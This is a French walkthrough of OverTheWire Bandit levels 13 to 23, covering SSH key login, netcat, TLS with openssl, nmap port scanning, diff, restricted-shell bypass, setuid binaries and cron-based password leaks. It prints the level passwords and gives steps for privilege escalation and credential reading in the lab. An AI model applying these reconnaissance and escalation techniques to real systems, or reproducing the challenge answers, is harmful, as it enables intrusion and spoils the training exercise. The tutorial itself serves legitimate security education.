-rw-r-----   1 bandit14 bandit13 2602 Jun 24 14:59 sshkey.private
🔍 Découvertes
- Ce niveau introduit un mode d’authentification différent des précédents : au lieu d’un mot de passe, on utilise une paire de clés SSH (ici, seule la clé privée est fournie, à utiliser pour prouver son identité)
- Le fichier
HINTprécise un point clé : les versions récentes d’OverTheWire empêchent de rebondir d’un niveau à l’autre vialocalhost— il faut donc se reconnecter depuis sa propre machine plutôt que de tenter unsshen boucle depuis l’intérieur du serveur
Méthode 1 — Récupérer la clé avec scp
Plutôt que de copier-coller le contenu affiché par cat (source d’erreurs si le formatage est corrompu par le terminal), la commande scp (Secure Copy) permet de transférer le fichier proprement depuis le serveur distant vers sa propre machine :
1
scp -P 2220 bandit13@bandit.labs.overthewire.org:sshkey.private ~/
-P 2220: précise le port SSH non-standard (comme pour toute connexion à Bandit)bandit13@bandit...:sshkey.private: chemin distant du fichier à récupérer~/: destination locale (ici, le répertoire personnel)
Le transfert réussi s’affiche avec une barre de progression et le résumé de la vitesse/taille :
1
sshkey.private    100% 2602    6.2KB/s   00:00
Méthode 2 — Copier-coller manuel avec nano + permissions chmod
Alternative sans scp : ouvrir un éditeur en local, coller manuellement le contenu de la clé (récupéré via cat sshkey.private sur le serveur), puis sauvegarder :
1
2
nano sshkey.private
# coller le contenu affiché par cat sur le serveur, puis sauvegarder (Ctrl+O, Entrée, Ctrl+X)
Cette méthode impose une étape supplémentaire indispensable : SSH refuse d’utiliser une clé privée dont les permissions sont trop ouvertes (lisible par d’autres utilisateurs), par mesure de sécurité. Il faut donc restreindre les droits du fichier pour qu’il ne soit accessible qu’à son propriétaire :
1
chmod 600 sshkey.private
600 signifie : lecture et écriture uniquement pour le propriétaire du fichier, aucun droit pour le groupe ni les autres utilisateurs. Sans cette commande, ssh refuserait la clé avec une erreur du type UNPROTECTED PRIVATE KEY FILE!.
Étape finale — Se connecter avec la clé privée
L’option -i (identity file) de ssh permet de spécifier une clé privée à utiliser pour l’authentification, au lieu du mot de passe habituel :
1
ssh -i sshkey.private bandit14@bandit.labs.overthewire.org -p 2220
- Une fois connecté, le mot de passe du niveau suivant est disponible directement dans
/etc/bandit_pass/bandit14:
1
2
bandit14@bandit:~$ cat /etc/bandit_pass/bandit14
aaWecNkG4FhxJQxz07uiwzVP6bJiYS65
- Ce niveau illustre un mécanisme d’authentification omniprésent en administration système et en sécurité : l’authentification par clé publique/privée, bien plus robuste qu’un simple mot de passe car elle repose sur de la cryptographie asymétrique. Il illustre aussi une bonne pratique systématiquement appliquée par SSH : une clé privée mal protégée (permissions trop larges) est refusée par principe, pour éviter qu’elle soit lisible par n’importe quel utilisateur du système
🛠️ Commandes clés
scp -P port user@host:fichier destination, nano (copier-coller manuel), chmod 600 fichier, ssh -i clé_privée user@host -p port
🔬 Pour aller plus loin : la cryptographie asymétrique en 2 minutes
🗝️ Deux clés, une seule privée
L’authentification par clé SSH repose sur la cryptographie asymétrique : une paire de clés mathématiquement liées.
| Clé | Rôle | Diffusion |
|---|---|---|
| Publique | Chiffrer / vérifier | Libre, tout le monde peut la connaître |
| Privée | Déchiffrer / prouver son identité | Secrète, jamais partagée |
Ce qui est chiffré avec la clé publique ne peut être déchiffré qu’avec la clé privée (et inversement pour les signatures).
🔐 Pourquoi c’est magique (et sûr)
- Le serveur garde ta clé publique ; toi seul possèdes ta clé privée
- À la connexion, le serveur te lance un défi que seule ta clé privée peut résoudre → tu prouves ton identité sans jamais envoyer la clé privée sur le réseau
- C’est le principe des défis-réponses, au cœur de TLS aussi (on y revient au Level 15)
🔒 Pourquoi chmod 600 est obligatoire
SSH refuse une clé privée lisible par d’autres (UNPROTECTED PRIVATE KEY FILE) : si un autre utilisateur peut la lire, il peut s’authentifier à ta place. 600 = lecture/écriture pour le propriétaire uniquement — le moindre privilège appliqué aux fichiers.
📌 À retenir
- Paire clé publique/privée : la privée ne quitte jamais ta machine
ssh -i= se présenter avec une clé privée au lieu d’un mot de passe- Toujours
chmod 600une clé privée avant de l’utiliser
Level 14 → Level 15
Objectif : Le mot de passe du niveau suivant est déjà connu (celui du niveau 14, obtenu à l’étape précédente), mais il faut l’envoyer à un service en écoute sur le port 30000 en local, pour recevoir en retour le mot de passe du niveau 15.
🔍 Découvertes
Première tentative (erreur de syntaxe) : coller le port directement après localhost avec : ne fonctionne pas avec nc (contrairement à la syntaxe d’une URL classique) :
1
2
bandit14@bandit:~$ echo "motdepasse" | nc localhost:30000
nc: missing port number
Solution — séparer l’hôte et le port par un espace : netcat (nc) attend l’adresse et le port comme deux arguments distincts, pas comme une seule chaîne concaténée :
1
2
3
bandit14@bandit:~$ echo "motdepasse" | nc localhost 30000
Correct!
pbLYuZtTg4MgaqfJx8jbA9gKKGqM68A7
netcatest un outil polyvalent permettant d’établir des connexions réseau brutes en TCP/UDP — ici, il ouvre une connexion verslocalhostsur le port30000, envoie le contenu reçu via le pipe (echo | nc), puis affiche la réponse du service distant- Ce service local semble donc valider le mot de passe transmis, et renvoie automatiquement le mot de passe du niveau suivant en cas de succès
- Ce niveau constitue une première approche des communications réseau par socket : envoyer des données brutes à un port ouvert et interpréter la réponse — une compétence essentielle en exploitation de services réseau, qu’on retrouve constamment en CTF (interaction avec des ports web, des services custom, etc.)
🛠️ Commandes clés
echo "texte" | nc host port
🔬 Pour aller plus loin : les sockets TCP — ce que fait vraiment nc
🏗️ Le modèle client-serveur
nc est un client TCP/IP brut : il ouvre une connexion vers une adresse et un port, exactement comme ton navigateur le fait avec un serveur web — mais sans protocole par-dessus.
1
2
3
4
5
6
7
Client (nc)              Serveur (port 30000)
    │  ─── SYN ─────────▶  │
    │  ◀── SYN-ACK ──────  │
    │  ─── ACK ─────────▶  │   ← triple handshake TCP
    │                      │
    │  ── données ───────▶  │
    │  ◀── réponse ───────  │
🔢 À quoi servent les ports ?
Une machine peut héberger des milliers de services en même temps. Chaque service écoute sur un port (nombre de 1 à 65535) : 22 SSH, 80 HTTP, 30000 ici. L’adresse IP trouve la machine, le port trouve le service.
📌 À retenir
nc hôte port= client TCP minimal : connecte-toi et échange des données brutes- Le triple handshake (SYN/SYN-ACK/ACK) établit la connexion avant tout échange
- Un port = une porte d’entrée vers un service ; scanner les ports = découvrir les portes
Level 15 → Level 16
Objectif : Le port 30001 attend une connexion, mais cette fois en TLS/SSL plutôt qu’en clair — il faut envoyer le mot de passe du niveau 15 via une connexion chiffrée pour recevoir le mot de passe suivant.
🔍 Découvertes
- Une simple connexion
ncclassique (comme au niveau précédent) échouerait ici : le service exige un handshake TLS avant d’accepter la moindre donnée - La commande
openssl s_clientpermet d’établir une connexion chiffrée en imitant un client SSL/TLS, exactement comme le ferait un navigateur avec un site HTTPS :
1
bandit15@bandit:~$ openssl s_client -connect localhost:30001
- Le certificat présenté par le serveur est auto-signé (
self-signed certificate), ce qui déclenche un avertissement de vérification (verify error:num=18) — normal dans ce contexte d’entraînement où le serveur n’a pas de certificat validé par une autorité de certification reconnue. En usage réel, ce type d’avertissement serait un signal d’alerte à ne jamais ignorer, mais ici il n’empêche pas la connexion de s’établir - Une fois le handshake TLS terminé, la connexion se comporte comme un terminal interactif classique : on peut taper le mot de passe du niveau précédent directement, et le service répond en clair (à travers le tunnel chiffré) :
1
2
3
4
[handshake TLS...]
pbLYuZtTg4MgaqfJx8jbA9gKKGqM68A7
Correct!
kS0Hf0u5HiXFwKMKFqXvPdOTNGGa0X8V
- Ce niveau introduit un principe fondamental de sécurité réseau : la différence entre une connexion en clair (comme
ncau niveau précédent, où les données transitent sans protection) et une connexion chiffrée (TLS/SSL, où le contenu est protégé contre l’interception). C’est le même principe qui distingue HTTP de HTTPS sur le web openssl s_clientest un outil précieux en sécurité offensive/défensive : il permet d’inspecter manuellement un certificat serveur, tester une configuration TLS, ou interagir avec n’importe quel service chiffré sans avoir besoin d’un client dédié
🛠️ Commandes clés
openssl s_client -connect host:port
🔬 Pour aller plus loin : TLS — la couche de chiffrement du web
🎭 Clair vs chiffré
Au niveau précédent, nc envoyait le mot de passe en clair : n’importe qui sur le réseau pouvait l’intercepter. TLS (Transport Layer Security) ajoute une couche de chiffrement : les données deviennent illisibles pour un observateur.
1
2
HTTP   = données en clair  →  tout le monde peut lire
HTTPS  = données via TLS   →  seul le serveur peut lire
🤝 Le handshake TLS en 4 temps
- Le client dit “bonjour, voici les algorithmes que je connais”
- Le serveur répond avec son certificat (clé publique + identité)
- Les deux parties s’accordent sur une clé de session secrète (grâce à la cryptographie asymétrique du Level 13 !)
- Toutes les données suivantes sont chiffrées avec cette clé de session (symétrique, rapide)
⚠️ Le certificat auto-signé
Le serveur de Bandit présente un certificat auto-signé : personne d’officiel ne garantit son identité → avertissement. En test, on continue ; dans la vraie vie, c’est un signal d’alerte (risque d’homme du milieu).
📌 À retenir
- TLS = chiffrement de bout en bout, utilisé par HTTPS, SSH, emails…
- Le handshake échange d’abord des clés (asymétrique) puis chiffre vite (symétrique)
openssl s_client: le client TLS manuel pour tester/interagir avec un service chiffré
Level 16 → Level 17
Objectif : Le mot de passe précédent doit être envoyé au bon port parmi une plage de 1000 ports (31000-32000), en trouvant lequel accepte une connexion SSL et renvoie une clé privée SSH en récompense.
🔍 Découvertes
Étape 1 — Scanner la plage de ports avec Nmap
Plutôt que de tester port par port à la main, nmap permet de scanner toute la plage en une seule commande et d’identifier automatiquement quels ports sont ouverts et quel type de service y tourne :
1
bandit16@bandit:~$ nmap -sV -p31000-32000 --open -T5 localhost
-sV: détection de version de service (essaie d’identifier ce qui tourne sur chaque port)-p31000-32000: restreint le scan à la plage de ports pertinente pour ce niveau--open: n’affiche que les ports réellement ouverts (filtre le bruit)-T5: vitesse de scan maximale, pour accélérer l’exploration d’une plage de 1000 ports
Résultat :
1
2
3
4
5
6
PORT STATE SERVICE VERSION
31046/tcp open echo
31518/tcp open ssl/echo
31691/tcp open echo
31790/tcp open ssl/unknown
31960/tcp open echo
Sur les 5 ports ouverts, seuls deux utilisent SSL (31518 et 31790). Le port 31790 est identifié comme ssl/unknown — un service chiffré dont Nmap ne reconnaît pas précisément la nature, ce qui en fait le candidat le plus probable pour ce niveau (les simples echo renvoient juste ce qu’on leur envoie, sans logique d’authentification).
Étape 2 — Première tentative avec openssl s_client (échec)
En envoyant le mot de passe directement dans une session interactive openssl s_client, la réponse du serveur indique un échec :
1
2
3
4
5
6
bandit16@bandit:~$ openssl s_client -connect localhost:31790
[handshake TLS...]
kS0Hf0u5HiXFwKMKFqXvPdOTNGGa0X8V
KEYUPDATE

Wrong! Please enter the correct current password.
Le problème ici n’est pas le mot de passe (qui est correct), mais la façon dont openssl s_client gère la fin de la connexion en mode interactif : sans configuration particulière, la commande peut fermer prématurément le flux ou mal transmettre les données selon le contexte.
Étape 3 — Solution : ajouter l’option -ign_eof
L’option -ign_eof indique à openssl s_client de ne pas fermer la connexion à la fin de l’entrée standard (EOF), ce qui laisse le temps au serveur de traiter correctement les données envoyées :
1
2
3
4
5
6
bandit16@bandit:~$ echo "kS0Hf0u5HiXFwKMKFqXvPdOTNGGa0X8V" | openssl s_client -connect localhost:31790 -ign_eof
[handshake TLS...]
Correct!
-----BEGIN OPENSSH PRIVATE KEY-----
...
-----END OPENSSH PRIVATE KEY-----
Cette fois, le serveur valide le mot de passe et renvoie directement une clé privée SSH complète, à utiliser pour se connecter au niveau suivant.
Alternative plus simple — ncat --ssl
ncat (version améliorée de netcat, incluse avec Nmap) gère nativement les connexions SSL sans nécessiter d’options supplémentaires comme -ign_eof :
1
2
3
4
5
6
bandit16@bandit:~$ ncat --ssl localhost 31790
motdepasse
Correct!
-----BEGIN RSA PRIVATE KEY-----
...
-----END RSA PRIVATE KEY-----
ncat --ssl établit directement une connexion chiffrée, sans afficher tous les détails du handshake TLS comme le fait openssl s_client — plus direct pour ce genre d’interaction simple.
Étape 4 — Récupérer et utiliser la clé privée
Une fois la clé copiée dans un fichier local (via scp, ou copier-coller dans nano comme vu au Level 13), il faut lui appliquer les permissions strictes attendues par SSH avant de pouvoir l’utiliser :
1
2
chmod 600 sshkey_bandit17.private
ssh -i sshkey_bandit17.private bandit17@bandit.labs.overthewire.org -p 2220
- Ce niveau combine plusieurs compétences déjà vues (scan réseau, connexions SSL, authentification par clé) dans un scénario plus complet : il faut d’abord découvrir le bon service parmi plusieurs candidats avant de pouvoir l’exploiter — une démarche très proche de la reconnaissance réseau en pentest réel
- La différence entre
openssl s_clientetncat --sslillustre aussi qu’il existe souvent plusieurs outils pour une même tâche (ici, établir une connexion TLS), chacun avec ses subtilités de comportement — savoir en connaître plusieurs permet de contourner les blocages spécifiques à un outil
🛠️ Commandes clés
nmap -sV -p<plage> --open -T5 host, openssl s_client -connect host:port -ign_eof, ncat --ssl host port, chmod 600, ssh -i
🔬 Pour aller plus loin : nmap — les techniques de scan
🎯 Les trois phases d’un scan
nmap ne se contente pas d’ouvrir des connexions : il orchestre une véritable reconnaissance en plusieurs étapes :
- Découverte d’hôtes (ping sweep) : qui est en ligne ?
- Scan de ports : quels ports sont ouverts ?
- Détection de services/versions (
-sV) : qu’est-ce qui tourne dessus ?
🔌 Les grands types de scan
| Option | Nom | Principe |
|---|---|---|
-sS | SYN scan (stealth) | Envoie juste un SYN, observe la réponse — ne complète jamais la connexion |
-sT | Connect scan | Connexion TCP complète (plus visible dans les logs) |
-sU | UDP scan | Scan des services UDP |
-sV | Version detection | Banner grabbing + empreintes pour identifier précisément le service |
🧠 Pourquoi --open et -T5 ?
--open: ne montre que les ports ouverts (filtre le bruit des ports fermés/filtrés)-T5: template de timing — de-T0(paranoïaque, très lent) à-T5(insane). Chaque template ajuste les délais entre paquets, donc la vitesse ET la discrétion-p: plage de ports (-p31000-32000ou-p-pour tout scanner)
📌 À retenir
nmap -sV -p<plage> --open host: le combo reconnaissance standard- SYN scan = furtif (connexion jamais complétée) ; connect scan = bavard
-Tcontrôle la vitesse : plus c’est lent, plus c’est discret — et plus c’est toléré par les IDS
Level 17 → Level 18
Objectif : Dans le répertoire personnel, deux fichiers sont présents : passwords.old et passwords.new. La ligne qui a changé entre les deux dans passwords.new est le mot de passe du niveau suivant.
🔍 Découvertes
- Ouvrir chaque fichier à la main pour repérer la différence serait fastidieux —
diffest conçu exactement pour ça
1
2
3
4
5
bandit17@bandit:~$ diff passwords.old passwords.new
42c42
< 09LJK5b0qSg3lyERWxQ9bX54xM5o5Umk
---
> OQxXZjELndr90zuhOTDYBEomI0SZITXI
diffcompare deux fichiers ligne par ligne et affiche leurs différences. Le symbole<indique le contenu du premier fichier,>celui du second. La ligne qui apparaît après>danspasswords.newest celle qui a été rajoutée ou modifiée — c’est le mot de passe- Ce niveau introduit
diff, un outil incontournable pour comparer des fichiers de configuration, repérer des modifications non autorisées dans des fichiers système, ou simplement identifier visuellement ce qui a changé entre deux versions d’un même fichier
🛠️ Commandes clés
diff fichier1 fichier2
🔬 Pour aller plus loin : diff — comparer pour trouver la différence
🧩 Décoder la sortie de diff
diff affiche les différences ligne par ligne, avec des marqueurs :
1
2
3
4
42c42
< 09LJK5b0qSg3lyERWxQ9bX54xM5o5Umk
---
> OQxXZjELndr90zuhOTDYBEomI0SZITXI
42c42: à la ligne 42, un changement (cpour change) entre la ligne 42 du fichier 1 et la ligne 42 du fichier 2<= contenu du premier fichier ;>= contenu du second- Les lettres :
a= ajout (add),d= suppression (delete),c= changement (change)
🔄 Les variantes utiles
| Option | Effet |
|---|---|
diff -u f1 f2 | Format unifié (celui des patches), avec du contexte |
diff -r d1 d2 | Compare deux dossiers récursivement |
diff -q f1 f2 | Mode silencieux : répond juste « identiques » ou « différents » |
git diff | L’équivalent Git — on y revient au Level 28 |
📌 À retenir
<= premier fichier,>= second fichier ;a/d/c= ajout/suppression/changementdiff -uproduit un patch directement applicable avecpatchdiff -rcompare des arborescences entières — indispensable en audit de configuration
Level 18 → Level 19
Objectif : En se connectant en SSH, la session se ferme immédiatement avec le message “ByeBye !”. Il faut trouver un moyen d’exécuter une commande avant que la session ne soit coupée.
1
2
3
4
ssh -p 2220 bandit18@bandit.labs.overthewire.org
...
ByeBye !
Connection to bandit.labs.overthewire.org closed.
🔍 Découvertes
- Le shell de connexion (défini dans
/etc/passwdou le fichier.bashrc) est configuré pour se fermer immédiatement — normalement, impossible d’avoir un shell interactif - Solution : SSH permet de passer une commande directement en argument, qui sera exécutée avant que le shell ne se ferme, et le résultat sera renvoyé :
1
2
ssh -p 2220 bandit18@bandit.labs.overthewire.org "cat ~/readme"
KpsOfPkcP7i1FlIExk2QEjyt6dw8dxZI
- En passant la commande directement dans l’invocation SSH (entre guillemets), le shell distant exécute
cat ~/readmeet affiche son contenu avant que la connexion ne soit interrompue - Une autre approche possible :
ssh -tforce l’allocation d’un pseudo-terminal, ce qui peut parfois contourner ce genre de restriction pour obtenir un shell interactif :
1
ssh -t -p 2220 bandit18@bandit.labs.overthewire.org /bin/bash
- Ce niveau illustre une technique defensive simple mais efficace : modifier le shell de connexion pour empêcher tout accès interactif. En pentest, ce type de restriction se contourne souvent en passant directement la commande souhaitée dans l’appel SSH
🛠️ Commandes clés
ssh user@host "commande", ssh -t user@host /bin/bash
🔬 Pour aller plus loin : SSH non-interactif — exécuter sans shell
🖥️ SSH fait toujours deux choses
Quand tu tapes ssh user@host, deux mécanismes distincts s’enchaînent :
- L’authentification : prouver qui tu es (mot de passe ou clé)
- L’exécution : lancer ta commande ou ton shell sur la machine distante
🎯 La commande en argument
ssh user@host "commande" saute l’étape du shell interactif : le serveur exécute la commande via un shell non-interactif (sh -c "commande") et renvoie sa sortie. C’est la base de tout scripting d’administration :
1
2
3
ssh -p 2220 bandit18@bandit "cat ~/readme"   # une commande, un résultat
ssh host "uname -a && whoami"                # plusieurs commandes enchaînées
ssh host 'echo $HOSTNAME'                     # attention aux guillemets !
- Les guillemets simples empêchent l’expansion locale ; les doubles l’autorisent. Ici, on veut que
$HOSTNAMEsoit évalué côté serveur → guillemets simples
🕳️ Pourquoi ça contourne le blocage ?
Le ByeBye ! vient du shell de connexion configuré dans /etc/passwd (ou .bashrc). Mais ssh host commande n’ouvre pas ce shell interactif : il exécute la commande directement. Le message de fermeture n’a pas le temps de s’afficher.
📌 À retenir
ssh host "cmd"= exécution non-interactive, la sortie revient sur ton terminal- Guillemets simples = évaluation côté serveur ; doubles = expansion côté client
- Un shell de connexion « piégé » ne bloque pas l’exécution de commandes simples
Level 19 → Level 20
Objectif : Un binaire setuid nommé bandit20-do est présent dans le répertoire personnel. Il permet d’exécuter des commandes en tant que l’utilisateur bandit20.
1
2
bandit19@bandit:~$ ls -la
-rwsr-x---   1 bandit20 bandit19 14880 Jun 24 14:58 bandit20-do
🔍 Découvertes
- Le
sà la place duxdans les permissions (rwsau lieu derwx) indique que le bit setuid (SUID) est activé. Cela signifie que le programme s’exécute avec les privilèges de son propriétaire (bandit20), quel que soit l’utilisateur qui le lance - Ce binaire fonctionne comme un
sudosimplifié : on lui passe une commande en argument, et il l’exécute en tant quebandit20:
1
2
3
4
5
bandit19@bandit:~$ ./bandit20-do whoami
bandit20

bandit19@bandit:~$ ./bandit20-do cat /etc/bandit_pass/bandit20
4pIjcunZ0fK2vmp3IwfG8Vf7VhxD6pOA
- Les binaires SUID sont un mécanisme puissant mais risqué : un programme setuid mal configuré ou vulnérable peut permettre une escalade de privilèges, l’un des enjeux les plus importants en sécurité offensive
- Ce niveau introduit un concept qui reviendra très souvent en CTF et en pentest : repérer les binaires setuid (
find / -perm -4000) et les exploiter pour gagner les droits d’un autre utilisateur
🛠️ Commandes clés
./binaire commande, find / -perm -4000
🔬 Pour aller plus loin : le bit SUID en profondeur
🧬 Lire les permissions : -rwsr-x---
Le s à la place du x du propriétaire = bit setuid (Set User ID). Un binaire setuid s’exécute avec les droits de son propriétaire, pas ceux de la personne qui le lance. C’est ce qui permet à passwd de modifier /etc/shadow sans que toi tu y aies accès.
1
2
3
-rwsr-x--- 1 bandit20 bandit19 ... bandit20-do
 │││
 └┴┴─ s = setuid → tourne en tant que bandit20
🕵️ Comment les repérer
1
bandit19@bandit:~$ find / -perm -4000 2>/dev/null
-4000 = le bit setuid (4000 en octal). En pentest, lister les binaires setuid est une étape systématique : chaque binaire setuid est une porte potentielle vers les droits d’un autre utilisateur.
⚠️ Le danger
Un binaire setuid mal écrit (exécution de commandes avec entrées utilisateur non vérifiées, chemins relatifs, variables d’environnement manipulables…) peut permettre une escalade de privilèges — passer de bandit19 à bandit20, voire à root. C’est l’un des vecteurs d’attaque les plus classiques sur Linux (voir aussi les levels Leviathan 1→2 et 2→3 qui creusent ce sujet).
🧭 Méthode : analyser un binaire SUID inconnu
Face à un binaire setuid, même réflexe que partout : on ne devine pas, on observe — mais avec une première étape spécifique au SUID : vérifier qui est le propriétaire, car ce sont ses droits qu’on va hériter. Voici l’échelle des outils, du plus rapide au plus lourd (méthode complète avec diagramme de décision dans mon writeup Leviathan) :
| Étape | Outil | Sur Bandit (exemples) |
|---|---|---|
| 0 | ls -la + file | -rwsr-x--- bandit20 bandit19 → on héritera des droits de bandit20 ; file donne l’architecture (32/64 bits) |
| 1 | ltrace | ltrace ./suconnect 1234 → voir la comparaison strcmp avec le mot de passe stocké |
| 2 | strace -e trace=… | suivre les execve/openat/connect : que fait le binaire au niveau noyau ? |
| 3 | strings | chercher mots de passe en clair, chemins, commandes cachées dans le binaire |
| 4 | objdump / readelf | désassembler pour lire la vraie logique si les traces ne suffisent pas |
| 5 | gdb | dernier recours : exécution pas à pas, registres, mémoire |
Sur Bandit, les binaires SUID sont volontairement simples — la méthode s’arrête presque toujours aux étapes 0-1 :
bandit20-do(19→20) ne fait qu’exécuter la commande qu’on lui donne → l’étape 0 (ls -la) suffit, pas besoin de creuser le binairesuconnect(20→21) ouvre un socket et compare une chaîne →ltracerévèle la comparaison ; le vrai travail est de monter le serveurncà côtébandit24(23→24) passe par un cron : le « piège » n’est pas dans un binaire setuid mais dans un script exécuté périodiquement — d’où l’importance de regardercronquand il n’y a pas de binaire SUID évidentbandit27-do(26→27) répète le schéma debandit20-do: la vraie difficulté du niveau est avant, dans l’exploitmore/vi
Principe directeur : du moins cher au plus cher. On commence par l’observation la plus rapide (ls -la, ltrace), et on ne monte en puissance (objdump, gdb) que si les étapes simples ne suffisent pas.
📌 À retenir
- SUID (
s) = le programme agit avec les droits de son propriétaire find / -perm -4000= repérer les binaires setuid d’un système- Chaque binaire setuid = surface d’attaque potentielle pour l’escalade de privilèges
Level 20 → Level 21
Objectif : Un binaire setuid suconnect se connecte à un port donné, envoie le mot de passe du niveau actuel, et reçoit le mot de passe du niveau suivant s’il est correct.
🔍 Découvertes
- Il faut d’abord lancer un serveur d’écoute avec
ncsur un port choisi, en lui passant notre mot de passe actuel via unechoen pipe :
1
2
# Terminal 1 : lancer l'écoute avec le mot de passe
bandit20@bandit:~$ echo "4pIjcunZ0fK2vmp3IwfG8Vf7VhxD6pOA" | nc -l -p 1234 &
- Puis lancer
suconnectdans le même terminal (ou un autre) en le connectant au même port :
1
2
3
4
bandit20@bandit:~$ ./suconnect 1234
Read: 4pIjcunZ0fK2vmp3IwfG8Vf7VhxD6pOA
Password matches, sending next password
bW9kBv5WC3P4yoDyf12LSdGuNz5ka6hY
nc -l -p PORT:ncen mode écoute (-l) sur un port donné (-p). Il attend une connexion entrante, puis envoie les données qu’on lui a passées via le pipe, avant d’afficher la réponse reçue./suconnect PORT: le binaire setuid se connecte au port spécifié, lit les données, les compare avec le mot de passe stocké, et si c’est correct, envoie le mot de passe du niveau suivant en retour- Ce niveau combine serveur (
nc -l) et client (suconnect) pour reproduire un échange réseau simple — exactement le même principe qu’une communication client-serveur en TCP
🛠️ Commandes clés
echo "data" | nc -l -p port, background (&)
🔬 Pour aller plus loin : écouter, attendre, répondre — le rôle du serveur
🎙️ nc -l : passer du client au serveur
Jusqu’ici, nc était un client : il se connectait à un service existant. Avec -l (listen), nc devient serveur : il écoute sur un port et attend une connexion entrante.
1
bandit20@bandit:~$ echo "4pIjcunZ0fK2vmp3IwfG8Vf7VhxD6pOA" | nc -l -p 1234 &
-l: mode écoute (serveur)-p PORT: le port à écouter&: lance la commande en arrière-plan (background) pour réutiliser le terminal- Le
echo |fournit les données quencenverra dès que quelqu’un se connectera
🔄 Le dialogue complet
1
2
3
4
5
   Terminal 1 (serveur)                Terminal 2 (client)
   nc -l -p 1234 &                     ./suconnect 1234
   ── écoute sur 1234 ───────────────▶   ── se connecte ──▶
   ◀──────── envoie le mot de passe ────
   ──────── reçoit le prochain ────────▶
⚠️ Pourquoi & est utile
Sans &, le terminal 1 resterait bloqué sur l’écoute. En arrière-plan, on peut lancer le client (suconnect) depuis le même terminal — ou utiliser deux terminaux séparés. C’est la base du travail avec les sockets : un processus écoute, un autre parle.
📌 À retenir
nc -l= mode serveur (écoute) ;ncseul = mode client&= exécution en arrière-plan pour ne pas bloquer le terminalecho | nc -lenvoie les données dès qu’une connexion arrive
Level 21 → Level 22
Objectif : Un cron job s’exécute régulièrement. En examinant la configuration cron dans /etc/cron.d/, on peut identifier le script exécuté et comprendre son fonctionnement.
🔍 Découvertes
- Les tâches planifiées cron sont configurables dans
/etc/cron.d/:
1
2
3
4
5
bandit21@bandit:~$ ls -la /etc/cron.d/
total 36
drwxr-xr-x   2 root root 4096 Jun 24 14:59 .
...
-rw-r--r--   1 root root  120 Jun 24 14:53 cronjob_bandit22
- Afficher le contenu de ce fichier révèle la configuration :
1
2
3
bandit21@bandit:~$ cat /etc/cron.d/cronjob_bandit22
@reboot bandit22 /usr/bin/cronjob_bandit22.sh &> /dev/null
* * * * * bandit22 /usr/bin/cronjob_bandit22.sh &> /dev/null
- Le script s’exécute toutes les minutes (
* * * * *) en tant quebandit22. Examinons-le :
1
2
3
4
bandit21@bandit:~$ cat /usr/bin/cronjob_bandit22.sh
#!/bin/bash
chmod 644 /tmp/t7O6lds9S0RqQh9aMcz6ShpAoZKF7fgv
cat /etc/bandit_pass/bandit22 > /tmp/t7O6lds9S0RqQh9aMcz6ShpAoZKF7fgv
- Le script écrit le mot de passe de
bandit22dans un fichier temporaire (/tmp/t7O6lds9S0RqQh9aMcz6ShpAoZKF7fgv), et le rend lisible par tous (chmod 644) :
1
2
bandit21@bandit:~$ cat /tmp/t7O6lds9S0RqQh9aMcz6ShpAoZKF7fgv
RYVux2rHEm9tiXHmLFzuR7Vhx6AZQMEz
- Ce niveau illustre un problème de sécurité classique : stocker des mots de passe ou des tokens dans des fichiers temporaires avec des permissions trop ouvertes. En pentest, vérifier les scripts cron et les fichiers temporaires est une technique d’énumération courante
🛠️ Commandes clés
cat /etc/cron.d/*, cat /usr/bin/cronjob_*.sh
🔬 Pour aller plus loin : cron — l’ordonnanceur de tâches
🗓️ Le format des 5 champs
Une ligne cron classique :
1
2
3
4
5
6
7
* * * * *  commande
│ │ │ │ │
│ │ │ │ └── jour de la semaine (0-7, 0 = dimanche)
│ │ │ └──── mois (1-12)
│ │ └────── jour du mois (1-31)
│ └──────── heure (0-23)
└────────── minute (0-59)
*= « tous les »… (* * * * *= toutes les minutes)*/5= toutes les 5 unités ;1,15= les 1 et 15 ;9-17= de 9h à 17h@reboot,@daily,@hourly: raccourcis pratiques
📂 Où vivent les crons ?
| Emplacement | Usage |
|---|---|
/etc/crontab | Cron système (avec l’utilisateur en 6e champ) |
/etc/cron.d/ | Fichiers de cron système par programme |
/etc/cron.hourly|daily|weekly|monthly/ | Scripts exécutés périodiquement |
crontab -e | Cron de l’utilisateur courant |
🕵️ Le côté sécurité
- Un cron tourne avec les droits de l’utilisateur listé en 6e champ (
bandit22dans notre cas) - Les scripts cron sont des cibles de choix en audit : un script modifiable par un tiers = exécution de code arbitraire avec les droits du propriétaire
- C’est exactement le sujet des Levels 22-24 !
📌 À retenir
- 5 champs : minute, heure, jour du mois, mois, jour de la semaine
* * * * *= toutes les minutes ;@reboot= au démarrage- Un cron s’exécute avec les droits de son utilisateur — surface d’attaque classique en escalade de privilèges
Level 22 → Level 23
Objectif : Un autre cron job, cette fois pour bandit23. Le script utilise le nom d’utilisateur pour générer un nom de fichier temporaire via un hash MD5 (faible).
🔍 Découvertes
- Même principe que le niveau précédent : on examine le cron job, puis le script :
1
2
3
4
5
6
7
8
9
10
bandit22@bandit:~$ cat /etc/cron.d/cronjob_bandit23
@reboot bandit23 /usr/bin/cronjob_bandit23.sh &> /dev/null
* * * * * bandit23 /usr/bin/cronjob_bandit23.sh &> /dev/null

bandit22@bandit:~$ cat /usr/bin/cronjob_bandit23.sh
#!/bin/bash
myname=$(whoami)
mytarget=$(echo I am user $myname | md5sum | cut -d ' ' -f 1)
chmod 644 /tmp/$mytarget
cat /etc/bandit_pass/$myname > /tmp/$mytarget
- Le script utilise
md5sumetcutpour générer un nom de fichier basé sur le nom d’utilisateur. Le calcul est déterministe : si on remplacewhoamiparbandit23, on obtient le même nom de fichier :
1
2
bandit22@bandit:~$ echo "I am user bandit23" | md5sum | cut -d ' ' -f 1
8ca319486bfbbc3663ea0fbe81326349
- Il suffit ensuite de lire ce fichier temporaire :
1
2
bandit22@bandit:~$ cat /tmp/8ca319486bfbbc3663ea0fbe81326349
gKXDTAXnIz3OBxiPjRZ2uqutUlPZrBsw
- Ce niveau illustre un défaut de conception : utiliser un hash MD5 prévisible pour “cacher” le nom d’un fichier. La sécurité par l’obscurité (cacher plutôt que protéger) est inefficace quand l’algorithme est connu et reproductible
🛠️ Commandes clés
md5sum, cut -d ' ' -f 1, echo texte | md5sum
🔬 Pour aller plus loin : les fonctions de hachage
🧮 Qu’est-ce qu’un hash ?
Une fonction de hachage transforme des données de taille quelconque en une empreinte de taille fixe (32 hexadécimaux pour MD5 = 128 bits) :
1
echo "I am user bandit23" | md5sum  →  8ca319486bfbbc3663ea0fbe81326349
Propriétés clés :
